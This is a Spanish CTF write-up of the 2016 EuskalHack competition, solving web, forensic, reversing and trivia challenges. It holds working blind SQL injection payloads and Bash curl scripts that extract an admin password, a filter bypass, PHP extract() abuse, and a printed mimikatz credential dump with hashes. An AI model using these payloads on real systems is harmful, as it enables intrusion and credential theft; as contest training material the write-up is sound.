

EuskalHack CTF 2016

Juanan Pereira

21 de junio de 2016

*Ciencia es el arte de crear ilusiones convenientes,
que el necio acepta o disputa, pero de cuyo ingenio
goza el estudioso, sin cegarse ante el hecho de que
tales ilusiones son otros tantos velos para ocultar
las profundas tinieblas de lo insondable.*

— Carl Gustav Jung


Índice

1. Web	1
1.1. User's finder I (100 pts)	1
1.2. Users finder II (150pts)	3
1.3. 404 Not Found (200pts)	4
1.4. MitmByP (200pts)	4
2. Forensic	7
2.1. Don't stop me now (300pts)	7
2.2. DNS Codified (50 pts)	7
2.3. This is SCADA (100pts)	8
2.4. This is SCADA II (150pts)	9
3. Reversing	11
3.1. mov and reg! (50pts)	11
4. Trivia	12
4.1. Trivia 1 (20pts)	12
4.2. Trivia 2 (20 pts)	12
5. 0Level	12
5.1. First flag (1pts)	12
6. Conclusiones	12

1. Web

1.1. User's finder I (100 pts)

URL: `http://146.185.172.148:47000/`



User's finder

EuskalHack CTF


User:

Validate

Blind SQL Injection

Vemos que disponemos de un formulario para validar si un usuario existe en la BBDD o no. Lo primero que se nos ocurre es ver si es posible una inyección SQL (Blind, porque lo inyectado no se refleja en pantalla). Si conseguimos establecer cuándo se cumple una condición (que nos devuelva "TRUE") o no (que nos devuelva "FALSE") el formulario es vulnerable. Vamos allá:

```
admin" AND 2=1 --"
```



User's finder

EuskalHack CTF

No user on DB.

```
admin" AND 1=1 --"
```

User's finder

EuskalHack CTF

This user exists.

¡Premio!

Tan sólo con ese pequeño leak de información (la aplicación nos dice cuándo el resultado de una consulta SQL es true o false) es posible obtener cualquier cosa que nos proponamos de la BBDD. Por ejemplo, asumiendo nombres de campos y tablas obvios¹ podemos lanzar una consulta como la siguiente:

```
admin" AND ascii(substring((SELECT password from users limit 0,1),1,1))>90 #"
```

Traducido: ¿el primer carácter del password del primer usuario tiene un código ASCII mayor que 90?

Podemos usar este patrón para ir obteniendo todos los caracteres. Lo hice y cuando terminé obtuve "trololoçomo password. Pero no era el flag. ¿Por qué? Porque hemos sacado el password del primer usuario de la tabla users (limit 0,1), y ese no es el usuario admin. Había que afinar más:

```
admin" AND ascii(substring((SELECT password from users where user='admin'
limit 0,1),1,1))>1 #"
```

Now we are talking :)

Para automatizar el proceso construí un pequeño script en Bash:

```
# Usage: ./extraer.sh MAX_ASCII_CHAR STEP PASSCHARNUM
# Ex: ./extraer.sh 180 1 10 = Extraer pos. 10 del
# password, probando de 1 en 1, desde el 180 (hacia abajo)
i=$3
j=1
ind=$1
inc=$2
found=1
while [ $found -eq 1 ]; do
echo "Probando con $ind"
curl -s "http://146.185.172.148:47000/index.php" -H "Origin: http
://146.185.172.148:47000" -H "Accept-Encoding: gzip, deflate" -H "Accept-
Language: es,eu;q=0.8,en-US;q=0.6,en;q=0.4,fr;q=0.2,de;q=0.2" -H "Upgrade-
```

¹Si no funcionaran los nombres obvios habría que lanzar consultas de enumeración. Sólo haría que tardáramos más, pero el ataque sigue siendo totalmente viable.

```

Insecure-Requests: 1" -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS
X 10_11_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.84
Safari/537.36" -H "Content-Type: application/x-www-form-urlencoded" -H "
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8" -H "Cache-Control: max-age=0" -H "Referer: http
://146.185.172.148:47000/" -H "Connection: keep-alive" --data "username=
admin%22%26%26ascii%28mid%28%28select%28password%29from%28users%29where%28
user%3D%27admin%27%29%29%2C${i}%2C${j}%29%29%3E%28${ind}%29%23%22" --
compressed | grep exists
found=$?
let ind=ind-$inc
done

```

1.2. Users finder II (150pts)

URL: <http://146.185.172.148:46000/>

Blind SQL Injection with filtering

Blind SQLi de nuevo, pero mucho más complejo. Se han filtrado cláusulas SQL muy usadas como UNION, LIMIT, ', substring, y el espacio en blanco, con la intención de evitar el ataque. Pero a pesar de esas restricciones, podemos conseguirlo:

```

admin"having(ascii(mid(group_concat(password),1,1))>1)#"
admin"having(ascii(mid(group_concat(password),1,1))>180)#"

```

Preparamos un nuevo script, muy similar al anterior.

```

# Usage: ./extraer2.sh MAX_ASCII_CHAR STEP PASSCHARNUM
i=$3
j=1
ind=$1
inc=$2
found=1

while [ $found -eq 1 ]; do
echo "Probando con $ind"

curl -s "http://146.185.172.148:46000/index.php" -H "Origin: http
://146.185.172.148:46000" -H "Accept-Encoding: gzip, deflate" -H "Accept-
Language: es,eu;q=0.8,en-US;q=0.6,en;q=0.4,fr;q=0.2,de;q=0.2" -H "Upgrade-
Insecure-Requests: 1" -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS
X 10_11_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.84
Safari/537.36" -H "Content-Type: application/x-www-form-urlencoded" -H "
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8" -H "Cache-Control: max-age=0" -H "Referer: http
://146.185.172.148:46000/" -H "Connection: keep-alive" --data "username=
admin%22having%28ascii%28mid%28group_concat%28password%29%2C${i}%2C${j
}%29%29%3E${ind}%29%23%22" --compressed | grep exists
found=$?
let ind=ind-$inc
done

```

TO-DO: hacer que trabaje sqlmap en lugar de tener que escribir mis propios scripts :-P
sqlmap

1.3. 404 Not Found (200pts)

http://146.185.172.148:48000
Dos Hints

1. Hint! No es necesario escanear la web para encontrar ningún fichero, solamente leer el contenido de flag.txt en /
2. Hint! Hemos visto logs llenos de php. Esta prueba corre con flask, un microframework de python, buscar por ahí.

Dork: Flask Injection | SSTI in Flask


Exploit: <https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/>

Llegué al exploit tras probar una inyección simple como la siguiente:



1.4. MitmByP (200pts)

http://146.185.172.148:49000/ Éste level no lo pude terminar de resolver. Y la verdad, me tiene muy intrigado :-



Si nos fijamos en las cabeceras, veremos que el servidor ha metido una extraña: `pastie-privateID:elzsrbv7evokmybdcbwhqg`

Buscando el patrón de las URL privadas en pastie, llegamos a: <http://pastie.org/private/elzsrbv7evokmybdcbwhqg>
y obtenemos el código:


```
1 <?php
2 header('pastie-private-ID: XXXXXXXX');
3 include_once("../flag.php"); // here is NOT your flag.
4 include_once("../database.php"); // database config
5 extract($_GET); // programmer sux
6
7 $conn = mysql_connect($host, $user, $pass, $database);
8
9 if (!$conn) {
10     die("Database Error");
11 }
12
13
14 function bp1($password) {
15     if ( (!isset($_GET['p1'])) || (!is_numeric($_GET['p1'])) || (strlen($_GET['p1']) > 3) || ($_GET['p1'] < 10000) )
16         return false;
17     return true;
18 }
19
20 function bp2($password) {
21     if (!isset($_GET['p2']))
22         return false;
23     if (!strcmp($_GET['p2'], 'been12345HEre4AlongTime') == 0)
24         return false;
25     return true;
26 }
27
28
29 // here we go!
30 if ( (isset($_GET["p1"]) && isset($_GET["p2"])) && ( bp1($_GET["p1"]) && bp2($_GET["p2"]) ) ) {
31     echo "Now, go and get the flag ;)";
32     $query = "SELECT hex(flag) FROM ctf.flag";
33
34     $r = mysql_query($query);
35     if (FALSE === $r) {
36         die("QUERY Error");
37     }
38
39     $row = mysql_fetch_array($r);
40
41     if ($debug) {
42         header("host: {$host}");
43         header("user: {$user}");
44         header("flag: {$flag}");
45     }
46 } else {
47     die("I have lost my code :( where is my coooode (:");
48 }
49
50 mysql_close($conn);
```

Desde ahí, vemos que el comando extract() es nuestro amigo :) La cuestión es pasar tres pará-


metros \$_GET: \$p1, \$p2 y \$debug. El que dió un poco de guerra fue el primero, que debe cumplir tres condiciones:

1. ser un número (de tipo numeric)
2. longitud menor o igual tres
3. p1 debe ser mayor o igual que 10000

La tercera condición creo que es un bug. Debería ser mayor o igual que 1000. El número hexadecimal $0x3e9 = 1001$ cumple las condiciones. Lo raro es que la web también admite $0x3e4$ como primer número válido (por debajo de ese número, no se admite como solución).



Now, go and get the flag ;)



Se puede leer en las cabeceras:

- User: ctf
- Host: localhost
- Flag: This flag is a lie!

Y aquí me quedé clavado. Siguiendo la pista del enunciado (note: 0.0.0.0:33006->3306/tcp) probé a conectar con mysql usando las credenciales indicadas (como password "been12345HEre4AlongTime", "This flag is a lie!", p1 concatenado a p2, ...) Nada.

```
$ ./mysql -h 146.185.172.148 -u ctf -P 33006 -p
Enter password:
ERROR 1045 (28000): Access denied for user 'ctf'@'XX.yy.zz.aa' (using password
: YES)
```

UPDATE Hablando en el post CTF con otros compañeros, ví dónde estaba la pista. El parámetro \$host es inyectable. Podemos redirigir la conexión y la consulta SQL a nuestra propia máquina y de ahí redirigirla al puerto 33006, obteniendo el flag. Queda como ejercicio para el lector :-)

2. Forensic

2.1. Don't stop me now (300pts)

Montar fichero vdi desde la línea de comandos: `http://askubuntu.com/a/50290/106417`

Analizamos y vemos que el usuario `alpacino` tiene un interesante fichero `MiVol.tc` (TruCrypt) Vídeo crack truecrypt "<https://www.youtube.com/watch?v=mbnVDpK2yIs>

Necesitamos un dump de la memoria de la máquina virtual. ¿Cómo?

Lanzar máquina VirtualBox Importante hacer primero: `$ VBoxManage setextradata "WinXP"VBoxInternal/0`

Seguimos los pasos (de la interesante wiki de volatility): http://wiki.yobi.be/wiki/RAM_analysis

`VBoxManage debugvm "WinXP"dumpguestcore --filename /tmp/test.elf`

`readelf --program-headers test.elf | grep -m1 -A1 LOA`

Extraer:

```
size=0x40000000;off=0x720;head -c $(( $size+$off)) test.elf | tail -c +$(( $off+1)) > test.raw
```

¡Listo! Ya podemos aplicar el vídeo-tutorial :) Sacaremos un fichero `MiVol-decrypted.tc` que podremos montar como una imagen iso.

2.2. DNS Codified (50 pts)

Se trata de una captura .pcap que podemos analizar en Wireshark.

theinternet.pcap [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
57	74.393804	8.8.4.4	104.131.38.172	DNS	108	Standard query response 0x6eaa CNAME euskalhack.org A 212.48
58	74.473153	104.131.38.172	212.48.92.208	HTTP	177	GET /index.php/es/actividades/2016 HTTP/1.1
59	96.555548	104.131.38.172	8.8.4.4	DNS	71	Standard query 0x17e2 A crypo.bz.ms
60	96.555658	104.131.38.172	8.8.4.4	DNS	71	Standard query 0x7bbd AAAA crypo.bz.ms
61	96.840340	8.8.4.4	104.131.38.172	DNS	137	Standard query response 0x7bbd
62	96.856580	8.8.4.4	104.131.38.172	DNS	87	Standard query response 0x17e2 A 91.200.40.69
63	96.986931	104.131.38.172	91.200.40.69	HTTP	163	GET /secure-atom128c-online HTTP/1.1
64	97.252077	91.200.40.69	104.131.38.172	HTTP	5068	Continuation or non-HTTP traffic
65	116.797189	104.131.38.172	8.8.4.4	DNS	117	Standard query 0x2ec4 A A5r1A1J6fDgh1AguUAGuTHJ1HGkGfJ6eAqCC
66	116.813972	8.8.4.4	104.131.38.172	DNS	179	Standard query response 0x2ec4 No such name
67	117.714817	104.131.38.172	8.8.4.4	DNS	117	Standard query 0x03c4 A A5r1A1J6fDgh1AguUAGuTHJ1HGkGfJ6eAqCC
68	117.716374	8.8.4.4	104.131.38.172	DNS	179	Standard query response 0x03c4 No such name
69	120.553218	104.131.38.172	8.8.4.4	DNS	71	Standard query 0x3f57 A crypo.bz.ms

Frame 63: 163 bytes on wire (1304 bits), 163 bytes captured (1304 bits)

Ethernet II, Src: 04:01:25:a3:73:01 (04:01:25:a3:73:01), Dst: IETF-VRRP-VRID_64 (00:00:5e:00:01:64)

Internet Protocol Version 4, Src: 104.131.38.172 (104.131.38.172), Dst: 91.200.40.69 (91.200.40.69)

Transmission Control Protocol, Src Port: 46943 (46943), Dst Port: http (80), Seq: 1, Ack: 1, Len: 97

Hypertext Transfer Protocol

```
0000 00 00 5e 00 01 64 04 01 25 a3 73 01 08 00 45 00 ..^..d..%.s...E.....
0010 00 95 54 5f 40 00 40 06 d2 c7 68 83 26 ac 5b c8 ..T_@. .h.&[.....
0020 28 45 b7 5f 00 50 0f 2c 37 53 a3 34 3b 06 00 18 (E...P...75.4...
0030 00 3a 13 c4 00 00 01 01 00 0a 5e 42 63 2f 35 b4 .....^bc/5.....
0040 7b ec 47 45 54 20 2f 73 65 63 75 72 65 2d 61 74 {GET /s ecure-at
0050 6f 6d 31 32 38 63 2d 6f 6e 6c 69 6e 65 20 48 54 om128c-o nline HT
0060 54 50 2f 31 2e 31 0d 0a 55 73 65 72 2d 41 67 65 TP/1.1. User-Age
0070 6e 74 3a 20 63 75 72 6c 2f 37 2e 32 36 2e 30 0d nt: curl /7.26.0.
0080 0a 48 6f 73 74 3a 20 63 72 79 70 6f 2e 62 7a 2e .Host: c rypo.bz.
0090 6d 73 0d 0a 41 63 63 65 70 74 3a 20 2f 2a 0d ms .Acce pt: */*
```

File: /private/tmp/theinter...; Packets: 80 - Displayed: 80 (100.0...); Profile: Default

Las primeras tramas son un red-herring. La trama interesante comienza con una petición HTTP a la web `crypto.bz.ms`. En concreto a `http://crypto.bz.ms/secure-atom128c-online`. Ahí veremos un sencillo formulario de cifrado/descifrado. Atendiendo al título de la prueba y buscando tramas interesantes al final del .pcap, veremos que hay queries DNS un tanto extrañas a un dominio de exfiltración:

A5r1AJ6fDGhiAguUAGufHJX1HGkGfJ6eAqCC.exfil.identificar.me: **type** A, class IN

Decodificando con la URL anterior: A5r1AJ6fDGhiAguUAGufHJX1HGkGfJ6eAqCC = FLA-GISHAVENODNSWHATMDOING (Flag Is Have No DNS What Am I Doing :)

2.3. This is SCADA (100pts)

El título SCADA y los gráficos "de ayuda" me metieron miedo en el cuerpo (no tengo ni idea de SCADA) y dejé estos retos para el final. La buena noticia es que se podían resolver sin tener ni idea de SCADA :)

Abrimos el fichero euskalhack_industrial_forensics_challenge.pcap y comenzamos a buscar las tres respuestas a las preguntas que nos plantean:

- * ¿Cuál es la dirección IP del HMI?
- * ¿Cuál es la dirección IP del PLC?
- * ¿Qué protocolo utilizan para comunicarse?[*]

La IP del HMI la podemos encontrar buscando la cadena HMI en los bytes de contenido de las tramas capturadas:

The screenshot shows the Wireshark interface with the following details:

- Filter:** Expression... Clear Apply Save
- Packet List:** A table with columns Time, Source, Destination, Protocol, Length, and Info. Packet 4772 is highlighted, showing a NetBIOS Datagram Service packet from 172.16.136.134 to 172.16.136.133.
- Packet Details:** Shows the structure of the NetBIOS Datagram Service packet, including fields like Command, Update Count, Update Periodicity, Host Name (HMI), Windows version, and OS Major Version.
- Packet Bytes:** Shows the raw hex and ASCII data of the packet, including the string 'HMI'.

Vemos un anuncio de máquina NetBIOS en Broadcast desde la dirección 172.16.136.134. ¡Ya tenemos la primera respuesta!

Para saber la dirección IP del PLC me basé en un pequeño heurístico: analizar las direcciones IP que más se repiten en el Source. Si una de ellas es la de HMI la otra debe ser la del PLC. Y efectivamente, este simple heurístico sirve para obtener la segunda respuesta: 172.16.136.133.

El protocolo usado para comunicarse sigue el mismo heurístico que antes. Veo que se repiten mucho el protocolo NetBIOS y el Modbus/TCP. Al final fue el segundo de ellos el que responde a la tercera pregunta.

2.4. This is SCADA II (150pts)

Tres nuevas preguntas para el mismo .pcap de antes. Esta vez más complicadas.

- * ¿Cuál es la IP del Atacante?
- * ¿Qué exploit utiliza para hacerse con el control de los sistemas?
- * ¿Cuál es la contraseña del usuario admin del HMI?

Veamos, si hay dos IPs interesantes, seguro que hay una tercera que intenta comunicarse con las mismas, lanzando todo lo que tiene a mano... Analizando por encima el pcap, ví que había una trama muy sospechosa con un nombre inequívoco: kali.

Además, el atacante le echó narices a la cosa y se puso a actualizar la distro :-)

The screenshot shows a Wireshark interface with a network capture. The packet list pane displays several packets. Packet 9953 is selected, showing a GET request for /kali/distros/moto/Release.gpg. The packet details pane shows the request method as GET, request version as HTTP/1.1, and host as old.kali.org. The packet bytes pane shows the raw data of the request.

Así que la dirección IP 172.16.136.128 ni se molestó en ocultarse. Para el exploit, tuve que hacer un poco de kung-fu con Snort. Al final, con un snort -r -c /etc/snort/snort.conf fichero.pcap la cosa marcha. Pero arroja muchísima información... ¿No hay algo más fácil? Pues sí, nuestro querido VirusTotal.

Vaya, no soy el primero al que se le ha ocurrido O:-) Mucho hacker suelto por aquí... <https://virustotal.com/es/file/d5c83509f1a97de814cbb26df7e2e303821965633d97be6841analysis/>

SHA256: d5c83509f1a97de814cbb26df7e2e303821965633d97be684b604e3d86abd29f

Nombre: euskalhack_industrial_forensics_challenge.pcap

Detecciones: 2 / 43

Fecha de análisis: 2016-06-14 18:06:30 UTC (hace 2 días, 13 horas)

Intrusion Detection System	Resultado
Snort	44 alerts
Suricata	49 alerts

Antivirus	Resultado	Actualización
Avast	Win32:Mimikatz-A [Tool]	20160614
ClimAV	Win.Exploit.Fnsteniv_mov-1	20160614
AVware	✓	20160613
Ad-Aware	✓	20160614

Por el mismo precio, VirusTotal nos da informes del paquete .pcap en Snort y en Suricata.

De hecho, Suricata era más específico en el nombre del exploit basado en un desbordamiento de pila: ET NETBIOS Microsoft Windows NETAPI Stack Overflow Inbound - MS08-067 (15) (Attempted Administrator Privilege Gain) [2008705]

Un bug oldie but goodie: MS08-067.

Para responder a la última pregunta, cuál es la contraseña de admin, podemos buscar admin en los strings (varias veces, porque esa palabra aparece en los strings del binario mimikatz.exe que el atacante se bajó para repartir amor en la red)

Y aquí tenemos al ganador del peor password del año, ¡un aplauso!:

Stream Content

```
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 110091 (00000000:0001ae0b)
Session : Interactive from 0
User Name : admin
Domain : HMI
Logon Server : HMI
Logon Time : 05/06/2016 2:21:19
SID : S-1-5-21-839522115-1965331169-2147137731-1003

.msv :
. [00000001] Primary
. * Username : admin
. * Domain : HMI
. * LM : e52cac67419a9a224a3b108f3fa6cb6d
. * NTLM : 8846f7eae8fb117ad0b6dd830b7586c
. * SHA1 : e8f97fba9104d1ea5047948e6dfb67facd9f5b73

.wdigest :
. * Username : admin
. * Domain : HMI
. * Password : password

.kerberos :
. * Username : admin
. * Domain : HMI
. * Password : password
```

Entire conversation (15213 bytes)

Filter: tcp.stream eq 10294

File: */private/tmp/euskal... | Packets: 39536 - Displayed: 380 (1... | Profile: Default

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 110091 (00000000:0001ae0b)
Session           : Interactive from 0
User Name         : admin
Domain           : HMI
Logon Server      : HMI
Logon Time        : 05/06/2016 2:21:19
SID               : S-1-5-21-839522115-1965331169-2147137731-1003
.msv :.
. [00000002] Primary
. * Username : admin
. * Domain   : HMI
. * LM       : e52cac67419a9a224a3b108f3fa6cb6d
. * NTLM     : 8846f7eaae8fb117ad06bdd830b7586c
. * SHA1     : e8f97fba9104dlea5047948e6dfb67facd9f5b73
.wdigest :.
. * Username : admin
. * Domain   : HMI
. * Password : password

```

3. Reversing

3.1. mov and reg! (50pts)

Nos pasan un sencillo programa en ASM (AT&T Syntax) y nos piden el valor del registro EAX al finalizar:

```

1
2 inicio:
3   mov $1337, %eax
4   mov $31337, %ebx
5   mov $3371, %ecx
6   xor %edx, %edx
7   cmp %ebx, %eax
8   jge salto1
9   jmp salto2
10 salto1:
11  cmp $1337, %edx
12  jg end
13  inc %edx
14 salto2:
15  xchg %eax, %ebx
16  imul %ebx
17  add %edx, %eax
18  jmp salto1
19 end:

```

¿Se puede compilar en gcc y depurarlo luego con gdb para ver qué deja en EAX? Sí :)

```

1 $ gcc programa.s -o programa
2 $ gdb programa

```

Ponemos un breakpoint en el main (breakpoint main) y otro al final del código (breakpoint *0x80xxxx) donde la posición xxxx se obtiene desensamblando el binario con el comando disassemble end (o

salto2).

4. Trivia

4.1. Trivia 1 (20pts)

Pregunta: ¿Como se deshabilita el servicio Apache en Solaris?

Tal y como dijo <https://twitter.com/abeaumont/status/741651366574231552> hay varias formas de deshabilitar el servicio. Al menos yo he encontrado tres:

- `svcadm disable http:apache2`
- `svcadm disable /network/http:apache2`
- `svcadm disable svc:/network/http:apache2`

La tercera es la que se buscaba.

4.2. Trivia 2 (20 pts)

Pregunta: En solaris ¿Cual es el límite máximo de número de zonas en un sistema?

Dork: `solaris maximum zone files`

Veo que pueden ser 8191 o 8192. Probando la segunda (213) veo que se da por válida.

5. 0Level

5.1. First flag (1pts)

Analizamos el código fuente y vemos que el flag está en el `<title>` de la página.

6. Conclusiones

Algunos apuntes y reflexiones personales.

Me atragaté con los levels de exploiting. Tengo muy oxidadas las técnicas de overflow (a todo no podemos darle, aunque veo que para quedar en el podium el año que viene, tendré que desempolvar los apuntes de Exploiting `^_\(^)_/`)

Me quedó clavada la espina del MiTM. Avanzar bastante (creo) en la prueba para quedarme atorado en un punto sin retorno, me mató.

Me gustaron las pruebas de Blind SQL. Especialmente la segunda, con filtros bastante duros de saltar (estuve a punto de darla por imposible). También las de Forensic (el Don't Stop Me Now, crackeando el password de un volumen TruCrypt ayudado de un volcado de memoria me pareció genial).

Como dije en Twitter, un 10 a la organización del CTF. Saludos a los campeones.

Try harder. [EOT]